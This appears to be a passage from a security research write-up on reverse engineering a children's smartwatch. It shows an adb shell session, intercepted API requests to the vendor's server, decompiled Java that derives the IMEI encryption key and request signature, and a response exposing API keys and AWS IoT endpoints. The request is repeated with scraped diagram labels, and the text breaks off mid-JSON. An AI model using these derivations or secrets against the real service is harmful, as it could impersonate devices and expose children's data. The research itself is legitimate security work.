









```
user@Hekate:~  
[user@Hekate ~]$ adb devices  
List of devices attached  
c9597f6 device  
  
[user@Hekate ~]$ adb shell  
w112:/ $ ls /sdcard  
Alarms Download Movies Notifications Podcasts WatchFace  
DCIM LogCollector Music Pictures Ringtones xpchatdata  
w112:/ $ ls /system  
app etc lib priv-app vendor  
bin fake-libs lost+found recovery-from-boot.p xbin  
build.prop fonts manifest.xml tts  
compatibility_matrix.xml framework media usr  
w112:/ $
```





```
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTe12YPe4Lpc9loR/KzCJg==
H-TZ: Europe/Berlin
H-Vendor: sikey
H-Model: X6
H-Authorization: Open
    b05a400d116b582c*****:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP70VGKdXSI=

{
  "firmwareVersion": "w112.8.1.002_2303291",
  "secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
```

timestamp
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTe12YPe4Lpc9loR/KzCJg==
H-TZ: Europe/Berlin
H-Vendor: sikey
H-Model: X6
static secret
H-Authorization: Open
b05a400d116b582c*****:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP70VGKdXSI=

{
"firmwareVersion": "w112.8.1.002_2303291",
"secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}

timestamp
POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTe12YPe4Lpc9loR/KzCJg== encryptImei()
H-TZ: Europe/Berlin
H-Vendor: sikey
H-Model: X6
H-Authorization: Open static secret
b05a400d116b582c*****:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP70VGKdXSI= encryptSignature()
{
"firmwareVersion": "w112.8.1.002_2303291",
"secret": "1f05fc547676b8dbd5ed1c8c57333b44" getImeiSecret()
}

```
public final String getImeiSecret(boolean isRefreshToken) {  
    String imei = SystemProperties.get("persist.zs.imei.number");  
    if (isRefreshToken) {  
        this.imeiSecret = Md5Util.INSTANCE.md5(imei + System.currentTimeMillis());  
    }  
  
    return this.imeiSecret;  
}
```

```
public final String encryptImei(String imei, String secret) {  
    String md5Secret = Md5Util.INSTANCE.md5(secret);  
    String iv = md5Secret.substring(8, 24);  
    return AESUtil.INSTANCE.encryptAES(md5Secret, iv, imei);  
}
```


```

POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTe12YPe4Lpc9loR/KzCJg== AES(
H-TZ: Europe/Berlin key = MD5(MD5(IMEI || timestamp)),
H-Vendor: sikey iv = key[8:24], data = IMEI)
H-Model: X6
H-Authorization: Open
b05a400d116b582c*****:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP70VGKdXSI=
{
  "firmwareVersion": "w112.8.1.002_2303291",
  "secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
MD5(IMEI || timestamp) HMAC-SHA256(secret, MD5(body) || headers)

```

```
{
  "apiKey": "99cc699fa29e559c932783c8406ead0e",
  "apiSecret": "5d11c2e7cf355afb9be8b9c77a9f6e18",
  "awsIotCaCert": "https://htk.myxplora.com/v2/awsiot/x6/cacert/**/*",
  "awsIotCliCert": "https://htk.myxplora.com/v2/awsiot/x6/clicert/**/*",
  "awsIotClientId": "watch-350685602041083",
  "awsIotCliPriv": "https://htk.myxplora.com/v2/awsiot/x6/clipriv/**/*",
  "awsIotIP": "a2w6fy8ou5uvy6-ats.iot.eu-central-1.amazonaws.com",
  "awsIotTopic":
    "watch
    /3a2607177ed6f4cd35d7452c05d259c0
    /d731efe210dcac2ffe9244c2329c9a984d820ff4a52756aaeee3af3809da6942",

